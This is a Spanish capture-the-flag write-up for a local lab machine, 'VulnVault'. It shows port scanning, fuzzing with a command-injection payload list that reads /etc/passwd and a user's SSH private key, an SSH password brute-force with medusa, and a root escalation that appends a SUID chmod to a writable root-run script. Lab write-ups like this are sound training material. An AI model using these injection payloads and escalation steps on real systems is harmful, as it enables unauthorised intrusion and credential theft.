VULNVAULT

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip vulnvault.zip

  Archive:  vulnvault.zip
  inflating: auto_deploy.sh
  inflating: vulnvault.tar
```

2- Y ahora desplegamos la máquina

```
sudo bash auto_deploy.sh vulnvault.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.416 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.416/0.416/0.416/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 172.17.0.1


LINUX- ttl=64

ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
└─# nmap -p- -Pn -sVC --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 16:22 EDT
Nmap scan report for 404-not-found.hl (172.17.0.2)
Host is up (0.000064s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f5:4f:86:a5:d6:14:16:67:8a:8e:b6:b6:4a:1d:e7:1f (ECDSA)
|_  256 e6:86:46:85:03:d2:99:70:99:aa:70:53:40:5d:90:60 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Generador de Reportes - Centro de Operaciones
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos los puertos 22 Y 80



ENUMERACIÓN

Vamos con gobuster a la búsqueda de archivos y directorios

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt -t 100

```
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,doc,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/upload.html          (Status: 200) [Size: 2314]
/upload.php           (Status: 200) [Size: 33]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/index.php            (Status: 200) [Size: 2832]
/old                  (Status: 301) [Size: 306] [--> http://172.17.0.2/old/]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
```

Si nos vamos al index.php, en el ....Acerca de, se nos muestra lo siguiente

"Este sistema también está diseñado para demostrar la importancia de la

seguridad en la generación de comandos. La entrada de datos debe ser manejada con cuidado para evitar la inyección de comandos maliciosos."

Esto nos hace sospechar de una inyección de comandos. Con la ayuda de chat gpt me creo un diccionario personalizado combinando prefijos y comandos.

nano diccionario.txt

```
;ls
;whoami
;uname -a
;ps aux
;cat /etc/passwd
`ls`
`whoami`
`uname -a`
`ps aux`
`cat /etc/passwd`
$(ls)
$(whoami)
$(uname -a)
$(ps aux)
$(cat /etc/passwd)
|ls
|whoami
|uname -a
|ps aux
|cat /etc/passwd
&&ls
&&whoami
&&uname -a
&&ps aux
&&cat /etc/passwd
```


Ahora con wfuzz

wfuzz -z file,diccionario.txt http://172.17.0.2/index.php?param=FUZZ

```
└─# wfuzz -z file,diccionario.txt http://172.17.0.2/index.php?param=FUZZ

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.17.0.2/index.php?param=FUZZ
Total requests: 25

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        163 L    576 W      6503 Ch     ";ls"
000000003:   200        163 L    576 W      6503 Ch     ";uname -a"
000000010:   200        163 L    576 W      6503 Ch     "`cat /etc/passwd`"
000000005:   200        163 L    576 W      6503 Ch     ";cat /etc/passwd"
000000004:   200        163 L    576 W      6503 Ch     ";ps aux"
000000002:   200        163 L    576 W      6503 Ch     ";whoami"
000000007:   200        163 L    576 W      6503 Ch     "`whoami`"
000000006:   200        163 L    576 W      6503 Ch     "`ls`"
000000008:   200        163 L    576 W      6503 Ch     "`uname -a`"
000000009:   200        163 L    576 W      6503 Ch     "`ps aux`"
000000011:   200        163 L    576 W      6503 Ch     "$(ls)"
000000012:   200        163 L    576 W      6503 Ch     "$(whoami)"
000000013:   200        163 L    576 W      6503 Ch     "$(uname -a)"
000000015:   200        163 L    576 W      6503 Ch     "$(cat /etc/passwd)"
000000014:   200        163 L    576 W      6503 Ch     "$(ps aux)"
000000016:   200        163 L    576 W      6503 Ch     "|ls"
000000017:   200        163 L    576 W      6503 Ch     "|whoami"
000000019:   200        163 L    576 W      6503 Ch     "|ps aux"
000000018:   200        163 L    576 W      6503 Ch     "|uname -a"
000000020:   200        163 L    576 W      6503 Ch     "|cat /etc/passwd"
000000021:   200        163 L    576 W      6503 Ch     "&&ls"
000000023:   200        163 L    576 W      6503 Ch     "&&uname -a"
000000022:   200        163 L    576 W      6503 Ch     "&&whoami"
000000024:   200        163 L    576 W      6503 Ch     "&&ps aux"
000000025:   200        163 L    576 W      6503 Ch     "&&cat /etc/passwd"
```

Vamos probando que se ejecutan, pero, no todos muestran una salida interesante, hasta que con

;cat /etc/passwd



Sacamos un usuario samara.

EXPLOTACIÓN

Mientras dejo a medusa que trabaje

medusa -h 172.17.0.2 -u samara -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"

Pruebo a leer la id_rsa de samara

;cat /home/samara/.ssh/id_rsa

Le damos permisos

chmod 600 id_rsa

y establecemos conexión ssh

ssh -i id_rsa samara@172.17.0.2


```
└─# ssh -i id_rsa samara@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:50SBUCdnSFCj03op6yJ3vYTdgMcXC07aE2LSeOkKaO8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Aug 20 19:54:15 2024 from 172.17.0.1
samara@1b684adda1f5:~$
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo y SUID y no encuentro nada.

Buscamos procesos del sistema

ps -aux




```
samara@1b684adda1f5:~$ ps -aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  5.0  0.0   2800  1536 ?        Ss   15:52   2:32 /bin/sh -c service ssh start && service apache2 start && while true; do /bin/bash /usr/local/bin/ec
ho.sh; done
root          15  0.0  0.1  12016  3844 ?        Ss   15:52   0:00 sshd: /usr/sbin/sshd [listener] 1 of 10-100 startups
root          33  0.0  1.0 203452 21432 ?        Ss   15:52   0:00 /usr/sbin/apache2 -k start
www-data      38  0.0  0.8 204120 17432 ?        S    15:52   0:00 /usr/sbin/apache2 -k start
www-data      39  0.0  0.9 204128 18328 ?        S    15:52   0:00 /usr/sbin/apache2 -k start
www-data      40  0.0  0.8 204120 17432 ?        S    15:52   0:00 /usr/sbin/apache2 -k start
www-data      41  0.0  0.8 204120 17560 ?        S    15:52   0:00 /usr/sbin/apache2 -k start
www-data      42  0.0  0.6 203952 12568 ?        S    15:52   0:00 /usr/sbin/apache2 -k start
www-data    4472  0.0  0.8 204120 17560 ?        S    15:52   0:00 /usr/sbin/apache2 -k start
root      412919  0.0  0.4  14440  8076 ?        Ss   16:32   0:00 sshd: samara [priv]
samara    413588  0.1  0.3  14700  6448 ?        S    16:32   0:00 sshd: samara@pts/0
samara    413597  0.0  0.2   5016  4096 pts/0    Ss   16:32   0:00 -bash
root      511231  3.4  0.3  14056  7248 ?        Ss   16:42   0:00 sshd: samara [priv]
sshd      511232  0.2  0.2  12144  5652 ?        S    16:42   0:00 sshd: samara [net]
samara    512599  100  0.2   9580  4736 pts/0    R+   16:42   0:00 ps -aux
```

root 1 5.0 0.0 2800 1536 ? Ss 15:52 2:32 /bin/sh -c service ssh start && service apache2 start && while true;

do /bin/bash /usr/local/bin/echo.sh; done

El script echo.sh está diseñado para escribir un mensaje en un archivo en un bucle infinito.

Leemos el script y vemos los permisos



```
samara@1b684adda1f5:~$ cat /usr/local/bin/echo.sh
#!/bin/bash

echo "No tienes permitido estar aqui :(." > /home/samara/message.txt
samara@1b684adda1f5:~$ ls -la /usr/local/bin/echo.sh
-rwxrw-rw- 1 root root 82 Aug 20 18:18 /usr/local/bin/echo.sh
```

Al añadir chmod u+s /bin/bash al final del script, conseguimos que el binario de bash tenga el bit SUID establecido, lo que nos permitiría ejecutar comandos con privilegios de root.

```
#!/bin/bash
echo "No tienes permitido estar aqui :(." > /home/samara/message.txt

chmod u+s /bin/bash
```

Con bash -p iniciamos una instancia de Bash en modo privilegiado.

```
samara@1b684adda1f5:/usr/local/bin$ bash -p
bash-5.2# whoami
root
bash-5.2#
```